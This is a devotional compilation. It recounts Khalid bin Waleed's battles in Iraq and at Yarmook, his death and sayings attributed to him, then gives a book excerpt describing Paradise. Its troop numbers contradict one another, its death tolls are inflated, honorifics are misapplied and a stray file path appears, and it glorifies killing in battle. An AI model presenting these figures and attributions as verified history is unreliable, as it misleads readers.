During their stay here Khâlid bin Waleed ﷺ got orders from the Caliph Abu Bakr Siddiq ﷺ to conquer Iraq and Iran. With this objective in mind he set out for Iraq with his army of twelve thousand soldiers. He had received orders on the twelfth day of Moharram in the year 11th Hijrah to attack the low-lying province of Ablah. On reaching there Khâlid bin Waleed ﷺ first of all sent a letter to the ruler of Ablah, Harmaz. These historic words were written in the letter,

> "O Harmaz! Accept Islam, or accept the government of Islam and start paying tax. Otherwise you will be forced to face a people who love death just as much as you love life."

The only effect it had on Harmaz was that he asked the Empire of Iran for a huge army to assist him; the Empire's army immediately set out to help him. The Muslim *Mujâhideen* under the command of Khâlid bin Waleed ﷺ numbered eighteen thousand. When the two armies came out into the battlefield to face each other, Harmaz arrogantly stepped out, clapping his breast proudly. But with the first stroke of his sword Khâlid bin Waleed ﷺ finished him. His army panicked and was uprooted when they saw their Commander killed even before the battle had got under way. The *Mujâhideen* won and gained huge spoils of war. They also got the heavily embroidered and bejeweled cap of Harmaz. The Caliph, Abu Bakr Siddiq ﷺ, gave the cap, which was valued at a hundred thousand dirhams, to Khâlid bin Waleed ﷺ. Wherever this great hero turned in Iraq, he was blessed with victory.

In all the battles - the Battle of Dhât-us-Salâsal, the Battle of Walja, the

Battle of Alees, the Battle of Amgheeshiya, the Battle of Haira, the Battle of Anbâr, the Battle of 'Ain-ul-Tamar, the Battle of Haseer, the Battle of Khanafas, the Battle of Maseekh, the Battle of Zameel and finally, in the Battle of Faraz - in all of the battles fought within the borders of Iraq, the Muslim army gained victories. Khâlid bin Waleed ﷺ spent altogether two years in Iraq, and fought fifteen wars. In spite of the fact that the Muslim army was smaller and had less arms and equipment compared to the enemy, they triumphed in all the encounters. In a short period of time they won victories which the greatest of Generals have not been able to win to this day. Some useful information is provided herewith on the battles mentioned above.

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The Battle of Dhât-us-Salâsal

This was the first battle fought by Khâlid bin Waleed ﷺ in Iraq. It is also known as the Battle of Hafeer. Hafeer is located in the Gulf of Persia. It is located on the road, from Al-Madinah towards Basra. The ruler was Harmaz, who was very much under the influence of the government of Iran. He was the arrogant man who had worn the cap embroidered with diamonds and other precious stones and estimated to cost one hundred thousand dirhams. Among the spoils of war was an elephant, which was sent by Khâlid bin Waleed ﷺ to Al-Madinah. The people of this city had never seen such an animal before and all the people, young and old - men, women and children - turned out to see this strangest of Allâh Almighty's creations.

Khâlid bin Waleed ﷺ marched with his ten thousand *Mujâhideen* towards Iraq; he had barely reached the borders when Mathna bin Hârithah ﷺ, joined him at Jalu with a company of eight thousand more men. The Commander-in-Chief, Khâlid bin Waleed ﷺ, divided the army into three division. He appointed Mathna bin Hârithah ﷺ the Commander of one division, and 'Adi bin Hâtim At-Tâi Commander of another section, and took charge of the third division himself. All the three groups faced the enemy. Harmaz organized his men into two divisions - left and right - and appointed princes of the royal family to command them. The men were bound to each other with chains, so as to remain firm in the battlefield. In Arabic the word

Salâsal means chains, and that is why this battle got its name.

The battle began and the enemy advanced towards Khâlid bin Waleed ﷺ. Usually in war of this nature only two men confront each other, and the two armies wait for the outcome patiently. But Harmaz had conspired with his people and told them that as soon as Khâlid bin Waleed ﷺ came out to confront him, they should attack him suddenly and unexpectedly. When the companions of Harmaz moved forward with the intention of attacking Khâlid bin Waleed ﷺ, Qa'qâ'a bin 'Amr ﷺ, impassioned with the spirit of *jihâd*, attacked him so that he lost his balance. Some of the enemy killed and the rest ran away. Khâlid bin Waleed ﷺ attacked Harmaz so successfully that he died instantaneously. The Iranian lost a large number of men in this battle; the rest of the army fled and the *Mujâhideen* pursued them right up to the bridge on the River Euphrates.

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The Battle of Alees

Alees is the name of an area located between Haira and Ablah on the banks of the River Euphrates. The Arab tribes settled in Iraq had planned with the Iranians to fight the Muslims. They were inflamed against the Muslims after having been defeated by them time and again. As soon as Khâlid bin Waleed ﷺ reached Alees he attacked them. With his very first blow he slew the famous heroic rider, Malik bin Qais. Seeing this the enemy forces terrified. Food had been prepared for the enemy, but they did not get a chance to eat it. Filled with fear, and worried for their safety and their lives, they left everything in the battlefield and fled. There was white handmade bread called '*Chapati*,'[1] with which the Arabs were not familiar. They had seen it for the first time. In this battle almost seventy thousand enemy soldiers were slain.

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[1] Chapathis are made of wheat dough; they are rolled out into a round shape with a rolling pin and roasted lightly on a griddle.

The Battle of Hairah

Hairah used to be the capital of Iraq. In order to control the Arab tribes it was necessary to take complete control of Hairah. So the great tactician and strategist, Khâlid bin Waleed ﷺ, marched towards it. He took the sea route, as it was located on the borders on the River Euphrates. When the governor came to know of the advance of the *Mujâhideen* towards Hairah, he sent a huge number of warriors under the command of his son to oppose them. He wanted to stop the vanguard of the Muslim forces before they even reached Hairah. Khâlid bin Waleed ﷺ slew the son of the governor in the combat. It was a very critical time for the governor; his son had been killed and his ally, the empire of Iran, was dead. Terror stricken, he shut himself up in his fortress with his men. Hairah had some very strong, grand and well-constructed forts, which could be used when necessary for self-protection. The *Mujâhideen* besieged the fort and the siege lasted for one day and one night. Some of the *Mujâhideen* managed to get into the fort and the people of Hairah agreed to sign a peace treaty. The following conditions were agreed upon:

- The people of Hairah would pay annually a tax of one hundred and ninety thousand dirhams.
- They would spy on Iran for the *Mujâhideen*.
- The *Mujâhideen*, on the other hand, would not raze or destroy their places of worship, nor would they harm anyone.

Khâlid bin Waleed ﷺ decided that this would be an appropriate time, opportunity and place to rest, and stayed on in Hairah for a year. In order to organize the very huge surrounding areas, he spread out troops in all directions under experienced generals like Dharâr bin Azwar, Qa'qâ'a bin 'Amr and Mathna bin Hârithah رضي الله عنهم. Thus, the standard of Islam was to be found flying everywhere in the area.

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Abu Bakr Siddiq ﷺ sent some of his greatest generals such as, Abu 'Ubaidah bin Al-Jarrâh, Yazid bin Abu Sufyân, Amir Muawiyya bin Abu Sufyân and 'Amr bin Al-'Aas رضي الله عنهم with military troops to capture the land of the Romans. They had won battles in four different

territories of Syria. But, taking into consideration the difficult situation, they had all gathered on the shores of the river Yarmook. When Caesar, the Emperor of Rome had heard about the coming of the Muslim army, he had advised his council of ministers and generals to avoid war. But all of them had said unanimously that they would fight firmly against the Muslims and teach them a lesson, which would not be forgotten by even their future generations. So the Romans entered the battlefield with two hundred and forty thousand men; the Muslim army had only forty-six thousand *Mujâhideen* who were all split into different divisions. Each of these, under different Generals camped in scattered areas of the arena.

When Khâlid bin Waleed ﷺ reached Yarmook and saw the situation, he called a meeting of all the different leaders, and presented a strategy to them. He suggested that on each day a different leader would lead all the combined forces; thus each of these generals would get the privilege of command. The enemy would be overawed and impressed when they saw the unity and cooperation of the Muslims, and would not dare to oppose the Muslims. Everyone approved of the plan, and for the first day of battle all of them accepted Khâlid bin Waleed ﷺ as the Commander of the united army. As soon as he gained command of the army he gave a stirring speech to the men, which aroused their passions for *jihâd*. It was as if he had instantaneously injected and transferred his own fervour into the hearts of the men.

He addressed them thus:

> "O *Mujâhideen*! This is a memorable day. It is the day on which our faith will be tested and tried. Today we should avoid every kind of arrogance, pride and not contend for individual glory or egoistic bragging.
>
> O *Mujâhid* of Islam! Fight only to gain the Goodwill of Allâh Almighty. In the Muslim army today there are many great generals; each of them is worthy and can be entrusted with the permanent command of this army. Today you have assigned to me this honour of commanding the Muslim army. So I hope that for the honour and victory of Islam, today we will enter the battlefield of *Jihâd* as one. Allâh will be our Supporter and Defender."

Both the armies confronted each other at Yarmook. The Roman General, Mahan, scornfully addressed his counterpart, Khâlid bin Waleed ﷺ, and said:

> "It looks as if poverty, nakedness and starvation has compelled you to come here. If you wish I am willing to give each of you ten dinars, expensive clothes and good food. You can take these things and leave. Next year too I can send you these things; you do not have to take the trouble to come here."

Khâlid bin Waleed ﷺ was enraged on hearing these scornful and arrogant words, and answered.

> "Mahan listen to me very carefully! You are mistaken about the reason why we are here. We are people who drink the blood of our opponents. We have heard that Roman blood is very delicious, and we have come here to enjoy it."

Saying this he spurred his horse on. Waving the flag of Islam, he shouted out *'Allâho Akbar!'* and ordered his troops to attack the enemy. Brimming with the turbulent emotions of *Jihâd* and with a desire to achieve martyrdom, he addressed his men.

> "Companions! Advance! The cool breezes of Paradise wait to welcome us, and triumph and glory are waiting for us."

Hearing these fervent words of their leader, the *Mujâhideen* fell on the Romans in a massive attack. Confused and bewildered they did not know what to do. Khâlid bin Waleed ﷺ was enthralled by the spirit of *Jihâd* and the desire for martyrdom; he waded through the enemy lines right into the centre, reaping the harvest of destruction. On the very first day Rome had lost one hundred and twenty thousand men.

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The spirit of the *Mujâhideen*, their ardour and their craving for martyrdom was something to be seen. One of them, came to Abu 'Ubaidah bin Al-Jarrah, and told him that he had decided to die for Islam and asked him if he had any message for the Prophet ﷺ. He told him to tell him that Allâh Almighty had fulfilled all the promises he had made to the *Mujâhideen*. 'Ikrimah moved by the same spirit said

that even before accepting Islam he had never run away from the battlefield and he would not do it now when facing the enemies of Islam. He called on his companions to advance with the desire for martyrdom in their hearts. Tearing through the lines of the enemy he went right into the middle. Encircled by their swaying swords he was martyred in a moment and reached his destination - heaven. The battle continued the whole night and before dawn Khâlid bin Waleed ﷺ had reached the tent of the commander. The Romans were beginning to flee and facing a disgraceful defeat were fast retreating. The *Mujâhideen* had been tearing the enemy to pieces the whole night and some of them too had received deep wounds.

During the Battle of Yarmook an extraordinary incident of brotherhood, sympathy and sacrifice took place. Three severely injured *Mujâhideen* were gasping for water, exhausted and parched with thirst. One of the other *Mujâhid* ran and fetched some water and gave it to one of them. He had hardly reached for the bowl, when he lifted up his eyes and saw his companion in the same position as himself. He said he may be suffering more deeply and asked that the water be given to him first. The second *Mujâhid* saw the third one gasping with thirst and preferred that the water be given first to his friend, and did not even touch it. When he ran to the third *Mujâhid* his soul had thrown off its mortal coil, and flown to Paradise. When he ran to the second one he had already passed on to Paradise, and so also the first thirsty *Mujâhid*. So none of them, in their love for the others had died without quenching their thirst. Such a proof of sacrifice and brotherhood is unparalleled in human history.

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There is another very interesting anecdote associated with the Battle of Yarmook. A Roman General by the name of Jarjah asked Khâlid bin Waleed ﷺ if he would answer his question truthfully. Khâlid bin Waleed ﷺ answered that he would certainly do so.

He asked if his Prophet ﷺ had received a special sword from heaven and given it to him, because his opponents always seemed to meet with defeat.

Khâlid bin Waleed ﷺ said that he had certainly not received any sword from heaven.

Jarjah then asked him:

"Why are you called *Saifullah* (Sword of Allâh ﷻ)?"

Khâlid bin Waleed ﷺ said it was because Allâh Almighty had sent a Messenger to guide them. Some of the people had sworn allegiance to him and loved him with their hearts and souls and obeyed him implicitly; others had rejected him and chose to oppose him and his teachings. He, Khâlid bin Waleed ﷺ himself had been one of his worst enemies. Then Allâh ﷻ had inclined his heart towards Islam, and he had sworn allegiance to the Prophet ﷺ in person and joined the band of Muslims. On one occasion, addressing him, the Prophet ﷺ had said:

> "Khâlid you are the sword of Allâh Almighty which has been made to annihilate the *kuffâr*."

Thus he came to be known as *Saifullah* (the Sword of Allâh). Khâlid bin Waleed ﷺ said they were preaching the unity of Oneness of the One True Allâh and inviting others to worship Him Alone.

The Roman asked if a person pledged allegiance to Islam could he also earn reward from Allâh and reach the status of Khâlid bin Waleed ﷺ.

Khâlid bin Waleed ﷺ answered that he certainly could; in fact he could even be in a higher position. Moved deeply, the Roman said he wanted to swear allegiance to Islam and its Prophet ﷺ.

Following the guidance and instructions of Khâlid bin Waleed ﷺ, he bathed and purified himself and read the words of acceptance, or the *Kalimah*[1] of Islam, and two *Rakah* of supererogatory prayers. He bid farewell to his army and joined the *Mujâhideen*. This Roman General now fought as an ordinary soldier under Khâlid bin Waleed ﷺ for the honour and love of Islam, and gained martyrdom.

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[1] The *kalimah* accepting Islam - "None has the right to be worshipped but Allâh and Mohammed is His Messenger."

After coming into the fold of Islam he had had time only for those two *Rakah* of prayer; how fortunate he was that his end was blessed as a Muslim.

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The great General, Khâlid bin Waleed ﷺ, who struck terror in the hearts of enemies was lying on his deathbed in Hammas. He was weeping copiously and saying that he had always wanted a martyr's death, and had fought in so many wars, hoping to achieve his ambition. There was no joint in his body, which did not carry a scar of an arrow or of a stab given by the enemy's sword. But he expressed his sorrow that he was dying in his bed and fate had not given him the golden robe of a martyr. As he said these words his soul left the mortal body and soared up to his Maker. When the Caliph 'Umar Farooq ﷺ heard the news of his passing away he was grief-stricken and when he heard that he had left only his weapons and his horse, he said that Khâlid bin Waleed ﷺ was a truly great man.

'Umar Farooq ﷺ during his caliphate had dismissed Khâlid bin Waleed ﷺ from his command. When he had received the letter of dismissal, Khâlid bin Waleed ﷺ, like a true soldier of Islam, had relinquished his position without any arguments. And like a true soldier, he willingly and gladly agreed to fight for Allâh ﷻ and Islam as an ordinary rank and file soldier. This willing acceptance added a golden unforgettable chapter in history.

The fact is that he spent his life like a great general and a faithful soldier. As result of spending his whole life in battle against the enemies of Islam, his body had become like an axis for all kind of wounds and pains. After his death he spent the first day of peace and comfort in Paradise. When his funeral cortege was leaving the house his mother wept and said that her son was undoubtedly braver than a lion, and more bountiful than a river. He defended the *Ummah* (nation of Islam) the way a lion protects its cubs. She prayed that the Mercy of Allâh ﷻ should always shelter him. Her heartfelt prayer for him was that in the Hereafter he should find peace, comfort and tranquillity. He had always given her happiness and she prayed that he should get happiness in the Hereafter.

When 'Umar Farooq ﷺ heard what his mother had said, he said she was right in all respects. When the body of Khâlid bin Waleed ﷺ was lowered into the grave, all the Companions had become silent with grief. The weeping of his horse, Ashqar, whose tears were rolling down his cheeks, broke this all-pervasive and prolonged silence. The Companions were amazed at this expression of grief.

Khâlid bin Waleed ﷺ, the great General of Islam had died in Hamas in the year 21th Hijrah, and was buried there. He had lived an enviable life and went to meet His Creature very peacefully.

Some Powerful Words From Khalid Bin Walid RA The Sword Of Allah

Khalid ibn Walid also known as Sword of Allah. He is noted for his military prowess, commanding the forces of Prophet Muhammad and those of his immediate successors of the Rashidun Caliphate, Caliph Abu Bakr and Caliph Umar during the Islamic conquest in 7th century.

In having the distinction of being undefeated in over a hundred battles against the numerically superior forces of the Byzantine Roman Empire, Persian Empire, and their allies, he is regarded as one of the finest military commanders in history.

Quotes of Khalid

“Do you see a space of the span of a hand on my leg, chest, arm which is not covered by some scar of the wound of a sword or an arrow or a lance?” Said this to one of his friends a few days before he died, four years after dismissal from army.

“If you were in the clouds, Allah would raise us to you or lower you to us for battle.” Said this to the Byzantine troops when they retreated from the battle field to the fortified town of Chalcis.

“When I am in the battlefield, I love it more then my wedding night with the most beautiful of women”

“I love the rainy night when I am standing wearing armor with a sword and shield in my hand and looking towards the eastern horizon, waiting for sun to rise so that I can start the battle.”

“Submit to Islam and be safe. Or agree to the payment of the Jizya, and you and your people will be under our protection, or else you will have only yourself to blame for the consequences, for I bring the men who desire death as ardently as you desire your life.” (This letter was writen by Khalid to Persian Governor of Mesopotamia before invading it)

“When Allah decides a matter, it is done.”

“I have dedicated my life to the way of Allah, the Most High.”

“Man intends one thing, but Allah intends another.”

“If you are truthful you will survive but if you lie you shall perish.”

These were the famous verses that Khalid use to recite in the battle field.

“I am the son of many chiefs. My sword is sharp and terrible. It is the mightiest of things when the pot of war boils fiercely.”

“I will give you three days, if the gates are not opened on these revised terms, I shall attack. And then there shall be no terms of any kind.”

“I am the son of Al Walid ! Does anyone wish to duel?”

“By my faith, the water will go to whichever army is more steadfast and more deserving.” (Said this before the decisive Battle of Walaja, when Muslim army ran short of water)

“O Lord! If you give us victory, I shall see that none of their warriors is left alive until their river runs with their blood!” (Said this during Battle of Ullais which is also known as Battle of blood river)

“At Battle of Mu’tah I broke nine swords in my hand. But I have never met an enemy like the Persians. And among the Persians I have never met an enemy like the army of Battle of Ullais.” Gave tribute to the brave Persian soldiers after the bloody Battle of Ullais.

“Wait a little while and there will come to you mounts, carrying lions in shining armor, ranks after ranks”

“I see that these people know nothing about war.” Said this about Persian and Christian Arab recruits in the Persian army after analyzing the siege in Iraq.

“We shall take this route, let not your resolve be weakened. Know that the help of Allah comes according to your desire. Let not the Muslims fear anything so long as they have the help of Allah.” (Said this when one of his commander tried to stop him from taking a dangerous rout direct to Syria from Iraq through Syrian desert)

Heraclius wrote following letter to Khalid…

“I have come to know what you have done to my army. You have killed my son in law and captured my daughter. You have won and got away safely. I now ask you for my daughter. Either return her to me on payment of ransom or give her to me as a gift, for honour is a strong element in your character”

Khalid responded by saying,

“Take her as a gift, there shall be no ransom.”

“If Abu Bakr is dead and Umar is Caliph, then we hear and obey.”

“How few are the Romans and how numerous are we ! An army’s strength lies not in numbers of men but in Allah’s help, and its weakness lies in being forsaken by Allah” (Said this to one of his soldier at the Battle of Yarmouk who became worried by the enemies huge numbers gathering before them)

“Praise be to Allah who took Abu Bakr away. He was dearer to me than Umar. Praise be to Allah who appointed Umar in authority He was hateful to me, but I grew to like him.”

“And here I am, dying in my bed, like the cattle die so may the eyes of cowards never sleep.”

These were the last words of Khalid.

The Following is a Selected portion of the Book :

"Paradise"

Taken from

"The Journey towards the Hereafter" , Part 3, Book 2 , Section 1

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بِسْمِ اللهِ الرَّحْمٰنِ الرَّحِيْمِ

The Gates of Paradise

Related by Abu Hurairah ﷺ

The Prophet ﷺ said :

"By Him in Whose Hand my soul is, the distance between two gates from the gates of Paradise — or between the two sides of a Gate — is as the distance between Makkah and Hijr, or as the distance between Makkah and Basrah."

[Bukhari and Muslim]

Rasulullah ﷺ said :

"You are the completion of 70 nations — the last of them and the most honourable of them with Allah. And the distance between two gates of the gates of Paradise is the travelling distance of **40 years**; and a day will come upon it (i.e. that area) that it will be overfilled." *[Ahmed]*

This shows how big the gates of Paradise are, the people will enter them in crowds and the First one to enter Paradise will be our beloved Prophet ﷺ, and Abu Bakr ﷺ will be the first of the people (from the Ummah of Prophet Muhammad ﷺ) to enter paradise.

There are **eight (8)** doors of Jannah. Their names are as following:

1. **Baab us-Salaah**: Those Muslims who were punctual in observing their Salaah will be granted entry through this door.
2. **Baab ul-Jihad**: Those Muslims who participated in Jihad will be granted entry through this door.
3. **Baab us-Sadaqah**: Those Muslims who frequently gave Sadaqah will be admitted into Jannah through this door.
4. **Baab ur-Rayyan**: The Muslims who constantly observed the fast will be granted entry through this door.
5. **Baab ul-Hajj**: Those Muslims who observe their annual pilgrimage will be admitted through this door.
6. **Baab ul-Kaazimeenal Ghaiz Wal 'Aafina 'Anin Naas**: This door is reserved for those Muslims who suppress their anger and pardon others frequently.
7. **Baab ul-Aiman**: This door is reserved for the entry of such Muslims who by virtue of their faith are saved from reckoning and chastisement.
8. **Baab uz-Zikr**: Those Muslims who excessively remembered Allah will be admitted through this door.

The Levels of Paradise

There are **7** (seven) Paradises;

1st Paradise :	**Dar as-Salaam ,**	"The Abode of Peace"
2nd Paradise :	**Dar al-Qarar ,**	"The Abode of Constancy"
3rd Paradise :	**Dar ul-Khuld ,**	"The Abode of Eternity"
4th Paradise :	**Jannat al-Maawa ,**	"The Sheltering Garden"
5th Paradise :	**Jannat al-Naeem**	"The Garden of Beauty and Felicity"
6th Paradise :	**Jannat al-Aden**	"The Garden of Eden"
7th Paradise :	**Jannat al-Firdaws**	

Each of these Paradises have many levels, and the distance between each level is like the distance between the **heavens and the earth**. The highest of the seven paradises is the Jannat al-Firdaus, and over it is the throne of Allah . Whenever a person prays he should ask for Firdaus, as it is the highest level of Paradise and in the Middle. It Is From Al-Firdaus That The Rivers Of Paradise Gush Forth.

The levels in paradise have much difference in respect to their blessing, the middle part of paradise is better than the outer paradise where the walls of paradise are located. The more you go to the middle, the better it becomes, A higher level paradise is better than the middle part of a lower level of paradise.

Prophet ﷺ said ;

"Paradise is 100 levels; between each level and the next is the distance of **100 years**." Ibn Affan said; "Like the distance between the heavens and the earth", and the *Firdaus* is the highest of them in degree, and from it the four rivers (of Paradise) emerge. And the throne is above it. So when you ask Allah, ask Him for *Al-Firdaus."*

[Ahmad] **, also related** ***by At-Tirmidhee*** **with a different chain of narrators.**

When you think of the levels of paradise then think of a pyramid, there are many stones at the base of it, as you go up towards the peak, the number of stones decrease, and at the top, there is one stone, these stones can be taken as the inhabitants of paradise, there are many people at the lowest level and this number keeps on decreasing as you go up towards the higher levels of paradise and at the top there is only one person…..

….*AL-Waseelah* is The Highest Level In Paradise which is a part of Jannat Al-Firdaus; None Will Achieve It Except For The Messenger Of Allah ﷺ

Ibn Abbas رضي الله عنه reported that the Messenger of Allah ﷺ said,
"Ask Allah to bestow upon me ***Al-Waseelah,*** for no slave asks it for me in the world, except that I will be an intercessor — or witness — for him on the Day of Resurrection."

Allah has also prepared 100 levels for the ones who fought in His Way i.e. the Martyrs. The inmates of Paradise would see the inmates of the apartment over them just as we see the shining planets which remain in the eastern and the western horizon because of the superiority some have over others. The more you submit to Allah, the higher level in paradise you will get, people will see the palaces of other people in the horizon because of the difference in their status.

Abu Hurairah رضي الله عنه reported that the Messenger of Allah ﷺ said ;
"Verily, the people of Paradise will see from afar (those above them in ranking) just as you see from afar — or see — the glistening star that is going away in the horizon — that is due to the disparity in levels." …."

[Ahmad]

The more you are pious, the better level you get, and remember, therein you shall live forever, then why not prepare for Al-Firdaus.

Abu Hurairah رضي الله عنه related that the Prophet ﷺ, said, "A caller will call out on the Day of Resurrection: 'It is for you to live and never die; it is for you to be healthy and never become ill; it is for you to remain young and never become old; and it is for you to be in a state of bliss and delight without ever becoming miserable or sad.'"

[Ahmad]

Oh Allah, Grant us a place in Jannat Al-Firdaus , Ameen

Vastness of Paradise

وَإِذَا رَأَيْتَ ثَمَّ رَأَيْتَ نَعِيمًا وَمُلْكًا كَبِيرًا

"And when you look there (in Paradise), you will see a delight (that cannot be imagined), and a great dominion." (Surat Al-Insan, 20)

Ibn Umar ﷺ reported that the Messenger of Allah ﷺ said :
"The dweller of Paradise who is **least in ranking** will look at a territory that is **2000 years (in distance).** He will see its furthest point just as he sees its nearest point. He will see his wives and his servants. And the best of them (dwellers of Paradise) in ranking is one who will look at the countenance of Allah twice every day."

[Ahmad], also related by **At-Tirmidhee**

This shows how vast Jannah is, if the person who is in the least ranking will have a territory that is **2000 (two thousand) years in Distance**, what will a person have who is in a higher level? I think we are really underestimating it.

The Prophet ﷺ said, "I know the person who will be the last to come out of the (Hell) Fire, and the last to enter paradise. He will be a man who will come out of the (Hell) Fire crawling, and Allah will say to him, 'Go and enter Paradise.' He will go to it, but he will imagine that it had been filled, and then he will return and say, 'O Lord, I have found it full.' Allah will say, 'Go and enter Paradise, and you will have what equals the world and ten times as much (or, you will have as much as ten times the like of the world).' On that, the man will say, Do you mock at me (or laugh at me) though you are the King?" I saw Allah's Apostle (while saying that) smiling that his premolar teeth became visible. It is said that will be the lowest in degree amongst the people of Paradise.

10 times the world (worldly resources), for the last person to enter paradise.

He would get an equivalent of what a king from the kings of the earth had ×10 .

The last man to enter paradise will get a reward, which after receiving he would say that he is the only one to get a reward like this and no one before him has get it. What about the person living in Jannat Al-Firdaus? Can you imagine?

Q: What will a person who is in a higher level of paradise receive?

Ans. Abu Hurairah ﷺ reported that the Prophet ﷺ said,

> "Allah ﷻ said,: 'I have prepared for my righteous slaves that which no eye has seen, which no ear has heard, and which has not occurred to the heart of any human being."

(Related by Bukhari and Muslim)

فَلَا تَعْلَمُ نَفْسٌ مَّا أُخْفِيَ لَهُم مِّن قُرَّةِ أَعْيُنٍ جَزَاءً بِمَا كَانُوا يَعْمَلُونَ

"And no soul knows what has been hidden for them of comfort for eyes as reward for what they used to do". (Surat As-Sajda, 17)

The Pavilions and soil of Paradise



وَمَسَٰكِنَ طَيِّبَةً فِي جَنَّٰتِ عَدْنٍ

"Beautiful mansions in Gardens of 'Adn (Eden Paradise)."

(Surah At-Tawba, 72)

How would you feel when you enter paradise and see your house which is bigger than any Metropolitan City, and is unimaginable luxurious ?

The Messenger of Allah ﷺ said, :
"Verily, for the believer in Paradise there is a pavilion made of a single, hallow pearl. Its length is 60 (sixty) miles. The believer has wives that he goes to, from one to the other, yet they (the wives) do not see one another."

Reported by Abu Moosa Al-Asharee رضي الله عنه
(Related by Bukhari and Muslim)

Ibn Abbas رضي الله عنه : "The pavilion is made from a hollow pearl. Its length is a league, and its width is a league. And it has 1000 doors of gold. Around it are round tents that are 50 leagues."

Note : 1 league = 3 miles (about 5km long)

The Believers will live in it enjoying the blessings for eternity, your youth will never pass away. We don't know what has been hidden for us for our eyes as reward.

How can you deny the favours of your Lord, when its stones are pearls, and the soil is pure musk (best kind of perfume). The Ground of paradise will be of white colour, The Soil of Paradise has been described in hadith as "white flour". Musk will also be used as a *Milaat* (cement used between stones in building) of the Palaces of paradise !!

In the Arabic language, *Milaat* refers to the cement that is used between the two stems (or pillars) of a building; the wall is plastered with it. Perhaps the soil in some places of Paradise is musk (best kind of perfume), and in other places of Paradise it is saffron. And Allah ﷻ knows best.

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said, :
"The space in Paradise equal to the measure of one of your whips is better than the sky and the earth."

[Ahmad]

If just a small part of paradise is better than the world and all it contains, then how will the rest of paradise and all its pleasures be?

He ﷺ also said ;
"I was made to enter Paradise, and in it are stones of pearls, and its soil is musk (best kind of perfume)."

[Related by Bukhari and Muslim]

Abu Hurairah ﷺ reported that the Prophet ﷺ said,
"The earth of Paradise is white; its wide plane consists of rocks of *Al-Kaafoor,* and it is surrounded by musk, which are like sand dunes. In it are steady rivers. Therein the people of Paradise gather and become acquainted with one another. And then Allah will send the wind of mercy, which will stir up a good fragrance upon them. A man will return to his wife, and will have increased in beauty and fragrance. She will say to him, 'You left me, and I was pleased with you, and I am now even more pleased with you."

According to a hadith in Sahih Bukhari, the fragrance of paradise can be perceived from a distance of 40 years !!

Jaabir ﷺ related that the Messenger of Allah ﷺ said,
"The fragrance of Paradise is found from the distance of 1000 years. By Allah, the *'Aaq* (one who is undutiful to his parents) and the one who breaks off ties of relations will not smell it."

[Related by At-Tabarani]

And Allah ﷻ knows best

The Palaces in Paradise



How would you feel when you enter paradise and see a palace which has been built for you, its bricks are precious, one is of gold, the other is of silver, and the cement to join them is musk. In This Palace you will live enjoying the blessings for eternity, your youth will never pass away.

Rasulullah ﷺ was once asked about this verse :

وَمَسٰكِنَ طَيِّبَةً فِي جَنّٰتِ عَدْنٍ

"Beautiful mansions in Gardens of 'Adn (Eden Paradise)."

(Surah At-Tawba, 72)

He ﷺ , said, "A castle made of pearls, and in that castle there are 70 abodes made of rubies. In each abode there are 70 houses made of green emeralds. In each house there is a bed, and upon every bed there are 70 mattresses, from every colour. And upon every mattress there is a wife from the *Hoor* (fair maidens of Paradise, who have wide, beautiful eyes). In every house there are 70 tables, and upon every table there are 70 colours of food. In every house there are 70 female servants.

[Related by Al-Bayhaqi]

قَدْ أَفْلَحَ الْمُؤْمِنُونَ

"Successful indeed are the believers" (Surah Al-Mumenoon, 1)

Allah created the Garden (Eden, in paradise) with his own hand, a stone of white pearl, a stone of ruby, and a stone of green aquamarine. Its Milaat (Cement used between stones in the construction of buildings) is musk (Best kind of perfume) and its pebbles are pearls and ruby, and its grass is saffron.

Prophet Muhammad ﷺ said: "Verily, there are rooms in Paradise that have no suspensions above them and no pillars underneath them."
It was said, "0 Messenger of Allah, and how its inhabitants will enter them?"
He ﷺ said, "They will enter them in the likeness of birds."
It was said, "0 Messenger of Allah, who are they for?" He ﷺ said, "For the people of diseases, hunger, and affliction."

[Reported by Anas bin Malik ﷺ]

You can see what the people, who were oppressed, who were afflicted by diseases and hunger, will receive in paradise!

This world is only a temporary place to live for your soul. The Worldly Villas are marks of distinction, quality and wealth of this world. It's sad to say that only few people prepare for the Real life which is in the Hereafter, where they shall live for eternity, where they shall sit on the real marks of distinction and wealth and converse to their spouses and other Believers.
This real mark of distinction, power and wealth are the **Thrones,**

عَلَىٰ سُرُرٍ مَّوْضُونَةٍ


"gold-encrusted thrones" (Surat al-Waqia, 15)

In such Palaces which are designed to provide the human spirit with the greatest amount of pleasure possible. The mansions are designed and furnished with the highest quality materials and the most harmonious colours, and feature comfortable armchairs.

فَبِأَيِّ آلَاءِ رَبِّكُمَا تُكَذِّبَانِ

"Then which of the favours of your Lord will you deny?" (Surat Ar-Rahman)

The Rivers of Paradise


مَثَلُ الْجَنَّةِ الَّتِي وُعِدَ الْمُتَّقُونَ ۖ فِيهَا أَنْهَارٌ مِنْ مَاءٍ غَيْرِ آسِنٍ وَأَنْهَارٌ مِنْ لَبَنٍ لَمْ يَتَغَيَّرْ طَعْمُهُ
وَأَنْهَارٌ مِنْ خَمْرٍ لَذَّةٍ لِلشَّارِبِينَ وَأَنْهَارٌ مِنْ عَسَلٍ مُصَفًّى ۖ وَلَهُمْ فِيهَا مِنْ كُلِّ الثَّمَرَاتِ
وَمَغْفِرَةٌ مِنْ رَبِّهِمْ كَمَنْ هُوَ خَالِدٌ فِي النَّارِ وَسُقُوا مَاءً حَمِيمًا فَقَطَّعَ أَمْعَاءَهُمْ

